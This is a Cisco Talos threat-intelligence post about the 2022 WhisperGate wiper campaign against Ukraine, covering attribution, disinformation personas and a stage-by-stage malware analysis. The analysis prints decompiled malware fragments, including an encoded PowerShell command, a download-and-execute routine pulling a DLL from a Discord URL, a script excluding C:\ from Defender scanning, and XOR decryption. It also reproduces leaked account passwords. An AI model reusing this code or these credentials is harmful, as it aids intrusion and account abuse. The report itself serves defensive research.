

# Ukraine Campaign Delivers Defacement and Wipers, in Continued Escalation

By Cisco Talos

Published: 2022-01-21 · Archived: 2026-04-05 13:34:14 UTC

By [Nick Biasini](#), [Michael Chen](#), [Alex Karkins](#), [Azim Khodjibaev](#), [Chris Neal](#) and [Matt Olney](#), with contributions from [Dmytro Korzhevin](#).

**This post is also available in:**

[日本語 \(Japanese\)](#)

## Update Feb. 4, 2022

Since the initial publication of this blog, various organizations inside Ukraine have released advisories and other reports providing additional information about the January cyber attacks on Ukrainian entities. Based on these new details and Cisco Talos' continued investigatory work, we have discovered several previously unidentified connections that strongly support the notion that these attacks were part of a broader, ongoing disinformation campaign against Ukraine. This culminated in the addition of a section related to the ongoing disinformation campaigns associated with these incidents. Below are some of the high-level updates:

- Details of CERT-UA Advisory, including example bash commands.
- Details of SSSCIP advisory outlining a false flag operation, including additional analysis.
- [Disinformation section added](#) to outline various components of disinformation observed.
- Cisco Talos has determined with moderate confidence that there is an ongoing disinformation campaign attempting to attribute these attacks to Ukrainian groups that date back at least nine months.
- Cisco Talos has also found connections between actors in this campaign and FancyBear disinformation campaigns dating back to 2016-2017.

In late January, the Computer Emergency Response Team of Ukraine (CERT-UA) released an [advisory](#) detailing newly released information regarding the attacks.

Another [advisory](#), published by the State Service of Special Communication and Information Protection of Ukraine (SSSCIP), states that the ransomware attack may be a false flag operation intentionally crafted to appear as the work of a pro-Ukrainian group. In this post, we have added a new section labeled "[Role of disinformation in campaign](#)" detailing the evidence provided by the advisory.

Cisco Talos has also done additional analysis on the connection between WhisperKill and WhiteBlackCrypt. The details of the findings, including the ties into ongoing disinformation campaigns are included in this update.

Several cyber attacks against Ukrainian government websites — including website defacements and destructive wiper malware — have made headlines over the past few weeks as military tensions along the Russian/Ukrainian border have escalated. As a longtime intelligence partner and ally, Cisco Talos quickly responded to provide support, working with the State Special Communications Service of Ukraine (SSSCIP), the Cyberpolice Department of the National Police of Ukraine and the National Coordination Center for Cybersecurity (NCCC at the NSDC of Ukraine).

Based on our analysis of the wiper malware, dubbed WhisperGate, we identified the following key points:

- While WhisperGate has some strategic similarities to the notorious [NotPetya wiper that attacked Ukrainian entities in 2017](#), including masquerading as ransomware and targeting and destroying the master boot record (MBR) instead of encrypting it, it notably has more components designed to inflict additional damage.
- We assess that attackers used stolen credentials in the campaign and they likely had access to the victim network for months before the attack, a typical characteristic of sophisticated [advanced persistent threat \(APT\)](#) operations.
- The multi-stage infection chain downloads a payload that wipes the MBR, then downloads a malicious DLL file hosted on a Discord server, which drops and executes another wiper payload that destroys files on the infected machines.
- We echo the recommendations from the [U.S. Cybersecurity and Infrastructure Security Agency \(CISA\)](#) that organizations with ties to Ukraine should carefully consider how to isolate and monitor those connections to protect themselves from potential collateral damage.

## **Recent Ukraine attacks represent ongoing threats to partner organizations**

We were forced to cancel a trip to Kyiv in early 2020 at the onset of the COVID-19 pandemic. It was unfortunate to lose the opportunity to reunite with friends and colleagues, and also to visit Ostannya Barykada, one of our favorite restaurants there. In short, Talos has been working for years in Ukraine – even prior to NotPetya – to secure a safe and stable computing environment there.

The recent activities in Ukraine, whether the defacement of almost 80 government websites or the discovery of wiper malware at various government agencies, feel familiar. In fact, if it weren't for the obvious increase in geopolitical tensions in the region, we would simply consider it winter in Ukraine. To put it another way, we've seen this kind of activity on and off for years, and while we are quick to render assistance, we see no reason to panic because of these events.

However, defenders around the world should carefully watch the situation in Ukraine, particularly after the global impact of the Ukraine-centric attack that was NotPetya. In that case, an attack that was intended to punish Ukraine had a wide-ranging, global impact. Any organization that had any sort of business connection to Ukraine could be affected. Because of this history, organizations with ties to Ukraine should consider how to isolate and monitor those connections to protect themselves, a recommendation we made in 2017 and continue to stand by today.

As we wrote [during the "NotPetya" campaign in 2017](#):


"Based on this, Talos is advising that any organization with ties to Ukraine treat software like M.E.Doc and systems in Ukraine with extra caution since they have been shown to be targeted by advanced threat actors. This includes providing them a separate network architecture, increased monitoring and hunting activities in those at-risk systems and networks and allowing only the level of access absolutely necessary to conduct business. Patching and upgrades should be prioritized on these systems and customers should move to transition these systems to Windows 10, following the guidance from Microsoft on securing those systems. Additional guidance for network security baselining is available from Cisco as well. Network IPS should be deployed on connections between international organizations and their Ukrainian branches and endpoint protection should be installed immediately on all Ukrainian systems."

We're sharing what information we can on the events in Ukraine to assist defenders globally in understanding the threat and crafting a defensive approach appropriate for their situation. Events can move quickly, so organizations need to be constantly evaluating potential exposures to the situation now and elevating their level of security around the connections, software and processes that connect them to Ukraine.

## **Role of disinformation in campaign**

New information has surfaced that indicates that elements of recent attacks in Ukraine represented an effort to create multiple false narratives intended to complicate attribution attempts and create plausible deniability for the actor behind the attacks. Our findings indicate the actor attempted to blame multiple parties, including both Poland and Ukrainians themselves, despite the fact that technical indicators surrounding the attack do not support these false narratives. We've seen tactics like this in the region and elsewhere in incidents like Olympic Destroyer. The intent is not to actually convince people that someone else was the source, but instead to introduce enough doubt that it is politically useful either now or in future operations.

First, the defacements appeared in several different languages, including Polish. It was the Polish translation that was the first indicator since it was quickly discovered to just be a translation of the message in Russian using the popular platform yandex.ru's translation capabilities.



*Defaced website containing Yandex Polish translation.*

SSSCIP has also made a connection between WhisperKill, a component of the WhisperGate malware that was deployed on Ukrainian systems, and the Encrypt3d ransomware, also known as WhiteBlackCrypt.

WhiteBlackCrypt was reportedly used in operations against Russian targets in 2021. The advisory states that there is over eighty percent similarity between them. Cisco Talos has completed initial analysis and agrees that there is substantial overlap between the two samples.

Another connection that SSSCIP has noted is that the ransom note displayed by Encrypt3d contains an ASCII representation of a trident symbol that is part of Ukraine's coat of arms.



*Ransom note with Ukrainian trident vs Ukrainian Coat of Arms.*

SSSCIP asserts the campaign is likely a false-flag operation in an attempt to create a fake narrative of a pro-Ukrainian group attacking its own government. This is a known tactic employed by actors in this region.

### **WhiteBlackCrypt analysis points to long-running disinformation campaign**

Cisco Talos researchers took a deeper look at the connection between WhisperKill and WhiteBlackCrypt, specifically at the origins of WhiteBlackCrypt and its usage in the wild.

We started searching various forums for WhiteBlackCrypt advertisements. In our experience in the ransomware-as-a-service (RaaS) space, this is one of the first things we notice with new ransomware variants that are looking to retain members and achieve notoriety. Typically, RaaS affiliate programs seek to maximize partnership numbers by advertising themselves on known cybercriminal platforms or some version of their own blog or website. However, Talos has not been able to find any historical evidence of WhiteBlackCrypt operators advertising on underground cybercrime forums. In fact, we could not identify any activity on the dark web related to WhiteBlackCrypt.

Next, we pivoted to the email addresses Wbgroup022@gmail[.]com and Whiteblackgroup002@gmail[.]com that are listed on the ransom note. We traced the emails back to a blog post and article created in July 2020 titled, "[Where Did Nastya Hide the Oseledets?](#)" (Translated from Ukrainian to English). Oseledets is a Ukrainian [Cossack style of haircut](#). The blog post is intended for a Russian-speaking audience, but the title is in Ukrainian, presumably with the intent to "troll." We assess with moderate confidence that this may be tied to a disinformation campaign around activities in and around Ukraine.

The blog post falsely summarized what it alleged to be a Ukrainian military unit that engaged in an espionage campaign targeting Russian citizens. This was done through the use of fake personas, specifically young women, a tactic that is fairly common among threat actors and is referred to as a [honey trap](#). The blog goes on to describe the specifics of the campaign, including the alleged infiltration of several Ukrainian news blogs and associated social media accounts. Importantly, it also provided an indexed list of all the personas used in this campaign. It was in this list that we found a persona named "Zebra." As you'll notice in the screenshot below, Zebra ("зебра" in Russian) is associated with two of the email addresses found in the ransom note for WhiteBlackCrypt and WhisperKill.

Зebra	«Корреспондент» <a href="http://korrespondent.net/user/66300793/publication">http://korrespondent.net/user/66300793/publication</a> Логін: <b>wbgroup022@gmail.com</b> Пароль: wbgroup022969zbrkor	
	«КОНТ» <a href="https://cont.ws/">https://cont.ws/</a> Логин: whiteblackgroup002@gmail.com Пароль: whiteblackgroup5015knt	
	Enigma <a href="https://enigma.ua/">https://enigma.ua/</a> Логин: whiteblackgroup Пароль: whiteblackgroup735en	
	«Durdom» <a href="https://durdom.in.ua/">https://durdom.in.ua/</a> авторизація через Фейсбук Fb Логін: +380667936015 Пароль: whiteblackgroup735fb	
	Твиттер логин: whiteblackgroup002@gmail.com пароль: wbgroup022zbrtw	
	gmail Логін: <b>whiteblackgroup002@gmail.com</b> Пароль: whiteblackgroup537	
	FACEBOOK Логін: +380667936015 Пароль: whiteblackgroup735fb	

'Zebra' persona and ties to ransom note email addresses.


This puts the creation of the emails and their alleged use in a fake Ukrainian disinformation campaign to at least the summer of 2020, approximately eight or nine months before the fake ransomware campaign. Cisco Talos tried to find any evidence of a Ukrainian-backed disinformation campaign outlined in the blog post, but thus far have been unsuccessful in corroborating these claims.



whiteblackgroup

### *WhiteBlackGroup User Image*

During our research into the email addresses that appeared in the WhisperKill ransom note, we found further references to WhiteBlackGroup/Zebra. These include findings that refer back to similar motifs, including white, black and zebras. We were able to find an account that was registered on the same platforms where the LiveJournal entries were found. The user "whiteblackgroup" had a headline claiming "Caution! Russian Propaganda!" (translated from Russian to English) and also made use of a profile picture that includes a zebra, which is also the name of the persona referenced above and could also be an additional reference to white and black. The headline is associated with a blog posted by Zebra that accused Russia of carrying out a disinformation campaign against Ukraine to validate themselves through anti-Russian posts.



## Осторожно! Российская пропаганда!

### *Headline about Russian Propaganda*

Upon further research, Talos researchers found [three additional copies](#) of this particular blog on LiveJournal blogs. These particular blogs appear to focus on anti-Western and anti-Ukrainian disinformation. One notable difference between these three blogs and the original is they all linked to another publication which was the earliest version of the blog we could find. That version was published by an entity called [Analytical Service of Donbas](#) (ASD) (translated from Russian into English). This blog is dedicated to the amplification of misinformation related to the current tensions in Ukraine. Specifically, it appears to be curated for citizens within the occupied Ukrainian region of Donbas and Russia.

We began to look a little deeper at ASD, specifically the authors that publish articles on the site. This led us to Boris Rozhin. We pivoted and found that this author also posts under an alias, Colonel Cassad. After some additional digging, we found two Telegram channels — one using his real name, the other using the same Colonel Cassad alias. The Telegram channels appear to focus on exposing fake Ukrainian military operations or exposing or doxing members of Ukrainian militia units. Several blog posts appear to describe Boris Rozhin as someone who is an active supporter of Ukrainian separatists in occupied Donbas and who has developed other media that spreads Ukrainian-focused misinformation.

At this point, we could not correlate the original "Where Did Nastya Hide the Oseledets?" blog and Boris Rozhin. The connection ended up relying on another name: JokerDNR. JokerDNR is a persona and Telegram channel that describes itself as "the channel with stolen Ukrainian military documents – who steals them? That's not clear, but it is very interesting" (translated from Russian to English). This Telegram channel shared the Oseledets blog post and the three LiveJournal reposts mentioned above.

We've made several connections between Boris Rozhin and JokerDNR. In 2019, Boris Rozhin's Telegram pseudonym (@Colonel Cassad), listed JokerDNR as part of a list of recommended Telegram channels. [Another blog post](#) directly refers to Boris Rozhin as Joker and JokerDNR and falsely alluded to Ukrainian forces as being a part of the [political violence that occurred in Kazakhstan in January 2022](#). This false narrative described a military officer from the Ukrainian military that was part of an information warfare unit that operated in Kazakhstan. The military officer is described as a "compliment to 'Joker' military expert Boris Rozhin." JokerDNR also took responsibility for leaking NATO and Ukrainian Navy information in July 2021.

We can also link Boris Rozhin to a major disinformation campaign linked to FancyBear APT activity. This occurred during a research revelation from 2016-2017 where CrowdStrike reported the FancyBear APT group had compromised a mobile app used by Ukrainian artillery forces. The [report](#) alleged that the compromise led to "larger than average losses to Ukrainian artillery." They based this research on a report from the International Institute of Strategic Studies, a think tank in London. However, the original source of the information was a false report that was part of an article shared on a site called the Saker. This site focuses on sharing pro-Russian views on conflicts in Ukraine and Syria. An article in [VOA News](#) found the author of that particular document was a blogger named "Boris Rozhin:"

CrowdStrike told VOA its information on those losses came from what it described as an analysis from the International Institute for Strategic Studies (IISS), a London-based think tank.

"We cited the public, third-party reference source that was quoted," VOA was told.

But the source referenced in the CrowdStrike report on its website is not the site of the actual IISS, but an article on The Saker, a site that presents a largely pro-Russian version of events in Syria and Ukraine.

...

The article is an English translation from a post first published by Boris Rozhin, a popular Russian blogger, who covers Russian military operations under the moniker "Colonel Cassad" from Russian-annexed Crimea.

The blog post in question cites a false IISS report that Rozhin uses to write a story that falsely asserts that Ukrainian artillery forces suffered bigger losses. According to Rozhin, the articles he based the blog on were

obtained from Russian torrent sites.

There are a few indications that can point to an ulterior motive when it comes to the emails associated with the Zebra persona. As mentioned, the WhisperKill ransomware didn't demonstrate any motivations to actually financially benefit from their campaign. Additionally, the emails appeared openly in public reports. Ransomware cartels typically exercise basic operational security and do not reuse an email that has already been exposed publicly. Unless there is a parallel narrative where the use of these emails could serve a purpose. It is plausible that the WhiteBlackGroup persona is part of a broader, long-term coordinated disinformation mechanism that seeks multi-layered validation, perhaps as similar to the one reported by CrowdStrike.

Cisco Talos assesses with high confidence that the email addresses and other associated "flags" identified in these ransomware campaigns are designed to implicate Ukrainians in the activity, a fact that can be leveraged by Russia in a variety of ways. This stands in agreement with similar statements made by both SSSCIP and more broadly by the Ukrainian government. Talos associated the emails used in the WhiteBlackCrypt ransom notes to suspicious content dating back at least nine months. Additionally, the ransomware itself provided no mechanism for recovery, eliminating the possibility that the campaign was for financial gain. The email addresses have been published in blogs and amplified in Telegram channels with questionable motivations, and are likely associated with anti-Western and pro-Russian themes. These findings, along with the examples of Boris Rozhin's previous attempts to inject disinformation, point to a broader coordinated disinformation campaign seeking multi-layer validation and the ability to push narratives into Western media.

## **Multi-stage infection chain delivers destructive wiper malware**

In their [advisory published](#) on Jan. 26, 2022, CERT-UA asserted that the initial vector for the malware, dubbed WhisperGate, was either a supply-chain attack or exploitation. Below is a translated excerpt of this statement:

"The most likely vector for a cyber attack is the compromise of the supply chain, which has made it possible to use existing trust links to disable related information and telecommunications and automated systems. At the same time, two other possible attack vectors are not ruled out, namely the exploitation of OctoberCMS and Log4j vulnerabilities."

The first payload in this infection is responsible for the initial attempt at wiping the systems. The malware executable wipes the master boot record (MBR) and replaces it with the code responsible for displaying the ransom note. Similar to the notorious NotPetya wiper that masqueraded as ransomware during its 2017 campaign, WhisperGate is not intended to be an actual ransom attempt, since the MBR is completely overwritten and has no recovery options. This wiper also tries to destroy the C:\ partition by overwriting it with fixed data. The additional steps taken to wipe the actual hard drive partition differentiate its behavior from other wiper malware like NotPetya.

However, most modern systems today have switched to GUID Partition Table (GPT) from MBR, which allows for larger file systems and has fewer limitations, potentially limiting some of the impacts of this executable. As a result, there were additional stages and additional payloads that could inflict more damage to end systems.

### **Second stage**

The second stage of the infection chain is a downloader that retrieves a third stage from a Discord server URL that's hard-coded in the downloader. The downloader starts by executing a base64-encoded PowerShell command twice to make the endpoint sleep for 20 seconds.

```
// Start-Sleep -s 10
```

```
powershell -enc UwB0AGEAcgB0AC0AUwBsAGUAZQBwACAALQBzACAAMQAwAA==
```

```
case 6:
    goto IL_77;
case 8:
{
    string text = "0AUwBsAGUAZQBwACAALQBzACAAMQAwAA==";
    if (true)
    {
        text2 = text;
        num2 = 0;
        if (<Module>{89a366a7-2270-4665-8440-cb5a27ea74fd}.m_2f890ae8a28c4805a87fc61c4170c21d == 0)
        {
            num2 = 0;
            continue;
        }
        continue;
    }
    else
    {
        num2 = 7;
        if (<Module>{89a366a7-2270-4665-8440-cb5a27ea74fd}.m_c453dd665fd6487ebddc9fcb90eb584 == 0)
        {
            num2 = 7;
            continue;
        }
        continue;
    }
    break;
}
case 9:
    goto IL_59;
}
IL_CB:
int num3 = 0;
if (-1 == 0)
{
    break;
}
num4 = num3;
num2 = 0;
if (<Module>{89a366a7-2270-4665-8440-cb5a27ea74fd}.m_1a02f8da48ac406c98d9cad8ca377c5b == 0)
{
    num2 = 1;
    continue;
}
continue;
goto IL_CB;
IL_77:
Facade.InitItem(Facade.SetItem(new ProcessStartInfo
{
    FileName = "powershell",
    Arguments = Facade.SearchItem("-enc UwB0AGEAcgB0AC", text2),
    WindowStyle = ProcessWindowStyle.Hidden
}));
int num5 = num4 + 1;
if (2 != 0)
{
    num4 = num5;
    num2 = 9;
}
```

*Sleeps the downloader.*

After that, it downloads a file from Discord. The downloaded file is in reverse byte order.

```
num2 = 7;
continue;
IL_3C:
Facade.InsertItem(array, 0, array.Length);
goto IL_4D;
IL_117:
byte[] array2 = (byte[])Facade.UpdateItem(typeof(WebClient).GetMethod("DxownxloxadDxatxxax".Replace("x", ""), new Type[]
{
    Facade.MoveItem(typeof(string).TypeHandle)
}), new WebClient(), new object[]
{
    "https://cdn.discordapp.com/attachments/928503440139771947/930108637681184768/Tbopbh.jpg"
});
if (5 == 0)
{
    num2 = 4;
    continue;
}
array = array2;
num2 = 6;
continue;
```

calls "DownloadData.Invoke" method to download a file from Discord.

Downloads file from Discord.

The downloader restores the downloaded file by reversing the bytes within the file.

```
// Token: 0x06000007 RID: 7 RVA: 0x00002484 File Offset: 0x00000684
internal static void InsertItem(object A_0, int A_1, int A_2)
{
    Array.Reverse(A_0, A_1, A_2);
}
```

Method that reverses the downloaded file.

The restored file is a DLL and serves as the third stage of the infection chain. After restoration, it loads the third-stage DLL and proceeds to retrieve all of its public methods to search for a method with the name "Ylfwdwgmpilzyaph". If the method is found, the downloader will execute it by calling ".Invoke(null, null)", transferring the execution flow over to the third-stage DLL.

```
num2 = num4;
num = 2;
continue;
IL_95:
Manager.PublishItem(type.GetMethods());
num = 3;
if (<Module>{89a366a7-2270-4665-8440-cb5a27ea74fd}.m_694a2ce709a24606ad521698223e16f1 != 0)
{
    num = 3;
}
```

Retrieving third-stage public methods using Type.GetMethods.

```
}
IL_74:
flag = Manager.ReflectItem(methodInfo2.Name, "Ylfwdwgmpilzyaph");
num = 11;
continue;
IL_186:
```


Compare if method name is "Ylfwdwgmpilzyaph".

```
case 11:
  if (!flag)
  {
    num2 = 0;
    if (<Module>{89a366a7-2270-4665-8440-cb5a27ea74fd}.m_998eb8dec19c46dbadb23b38e4845884 != 0)
    {
      num2 = 0;
      continue;
    }
    continue;
  }
  else
  {
    methodInfo2.Invoke(null, null);
    num2 = 2;
    if (<Module>{89a366a7-2270-4665-8440-cb5a27ea74fd}.m_a1c1ff6dd32b4941b387e9a3f27456af != 0)
    {
      num2 = 7;
      continue;
    }
    continue;
  }
  break;
default:
  goto IL_A4;
}
```

Executes YlfdwgmPilzyaph by calling MethodBase.Invoke.

### Third stage

The third stage of the infection chain is a DLL written in C# and obfuscated with Eazfuscator. It is a dropper that drops and executes a fourth-stage wiper payload. Unlike the first stage wiper, the main objective of the fourth stage wiper is to delete all data on the endpoint. The fourth-stage wiper payload is probably a contingency plan if the first-stage wiper fails to clear the endpoint.



Static analysis.

The third-stage DLL starts off by dropping a VBScript named "Nmddfrqqrbyjeyggda.vbs" into the %TEMP% directory and executes it. The script modifies Windows Defender settings to exclude the target logical drive it is going to wipe from scheduled and real-time scanning.

```
Object("WScript.Shell").Run "powershell Set-MpPreference -ExclusionPath 'C:\'";
0, False
```

```

2062 flag = (flag | ((\u0008 && \u0003 == null && !\u0002.IsStatic && !\u0002.IsConstructor) | Global::\u0002\u2008.\u0002(\u0002 | (\u0002.CallingConvention & CallingConventions.Any) ==
    CallingConventions.VarArgs);
2063 if (!flag)
2064 {
2065     return Global::\u0002\u2008.\u0002(\u0002, \u0003, \u0005);
2066 }
2067 u2 = Global::\u0002\u2008.\u0002(u);
2068 u3 = Global::\u0002\u2008.\u0002;
2069 lock (u3);
2070
100 %
    
```

Name	Value	Type
\u0002	(Void WriteAllText(System.String, System.String))	System.Reflection.MethodBase Sys...
\u0003	null	object
\u0005	object[0x00000002]	object[]
[0]	@'C:\Users\void\AppData\Local\Temp\Nmddfqrqrbjeygggda.vbs'	object string
[1]	@'CreateObject("WScript.Shell").Run "powershell Set-MpPreference -ExclusionPath 'C:\'; 0, False"	object string
\u0008	false	bool

Drops VBScript using File.WriteAllText.

```

2063 if (!flag)
2064 {
2065     return Global::\u0002\u2008.\u0002(\u0002, \u0003, \u0005);
2066 }
2067 u2 = Global::\u0002\u2008.\u0002(u);
    
```

Name	Value
\u0002	(System.Diagnostics.Process Start(System.Diagnostics.ProcessStartInfo))
\u0003	null
\u0005	object[0x00000001]
[0]	(System.Diagnostics.ProcessStartInfo)
Arguments	""
CreateNoWindow	false
Domain	""
Environment	(System.Collections.Specialized.StringDictionary.GenericAdapter)
EnvironmentVariables	(System.Collections.Specialized.StringDictionary.WithComparer)
ErrorDialog	false
ErrorDialogParentHandle	0x00000000
FileName	@'C:\Users\void\AppData\Local\Temp\Nmddfqrqrbjeygggda.vbs'
LoadUserProfile	false

Executes the VBScript directly. This means that it relies on the default action associated with the file type (.vbs) to determine how the script is executed. In most cases, .vbs is associated to WScript.exe.

Executes VBScript using Process.Start.

Next, the DLL loads an embedded resource named "78c855a088924e92a7f60d661c3d1845" into memory and decrypts it using multiple XOR operations.

```

312 // Token: 0x0000512 RID: 1298 RVA: 0x00019240 File Offset: 0x00017440
313 internal static byte[] \u0002(\u000E\u2004\u2000.\u0008.\u0002 \u0002)
314 {
315     Stream manifestResourceStream = Assembly.GetExecutingAssembly().GetManifestResourceStream(\u0002.\u0005);
316     if (manifestResourceStream == null)
317     {
318         return null;
319     }
320     int num = (int)manifestResourceStream.Length;
321     byte[] array = new byte[num];
322     manifestResourceStream.Read(array, 0, num);
323     manifestResourceStream.Dispose();
324     if (\u0002.\u0008)
325     {
326         array = \u000E\u2004\u2000.\u0002(array);
327     }
328     return array;
329 }
330
    
```

Name	Value
\u0002	\u000E\u2004\u2000.\u0008.\u0002
\u0002	"WlhRkVFNkNDRtIEjFEND1MTA4MDFGQzFFRDBFMDk0NTI5IENVFRVUkU9TkVWVjB7CwgUVCtEIS0VZV9LRU49TlVMtA=="
\u0002\u2000	false
\u0003	null
\u0003\u2000	"enhfZmVlNmNjZTlkYjFkNDI1MTA4MDFmYzFIZDBIMdk0NTluZGxs"
\u0005	"78c855a088924e92a7f60d661c3d1845"
\u0005\u2000	null

manifest resource name

Loads the resource using Assembly.GetManifestResourceStream.

```
120 // Token: 0x06000509 RID: 1289 RVA: 0x00018E64 File Offset: 0x00017064
121 [MethodImpl(MethodImplOptions.NoInlining)]
122 private static byte[] \u0002(byte[] \u0002)
123 {
124     string s = \u000F\u2004\u2000.\u0002(-1506769664);
125     byte[] u = Convert.FromBase64String(s);
126     \u0003\u2005\u2000.\u0002(u);
127     \u000E\u2004\u2000.\u0005 u2 = new \u000E\u2004\u2000.\u0005(u);
128     int num = \u0002.Length;
129     byte b = 0;
130     byte b2 = 121;
131     byte[] array = new byte[]
132     {
133         148,
134         68,
135         208,
136         52,
137         241,
138         93,
139         195,
140         220
141     };
142     for (int num2 = 0; num2 != num; num2++)
143     {
144         if (b == 0)
145         {
146             b2 = u2.\u0002();
147         }
148         b += 1;
149         if (b == 32)
150         {
151             b = 0;
152         }
153         int num3 = num2;
154         \u0002[num3] ^= (b2 ^ array[num2 >> 2 & 3] ^ array[(int)(b & 3)]);
155     }
156     return \u0002;
157 }
```


100 %

Locals

Name	Value
\u0002	byte[0x0000EE00]
[0]	0x4D
[1]	0x5A
[2]	0x90
[3]	0x00
[4]	0x03
[5]	0x00
[6]	0x00
[7]	0x00
[8]	0x04

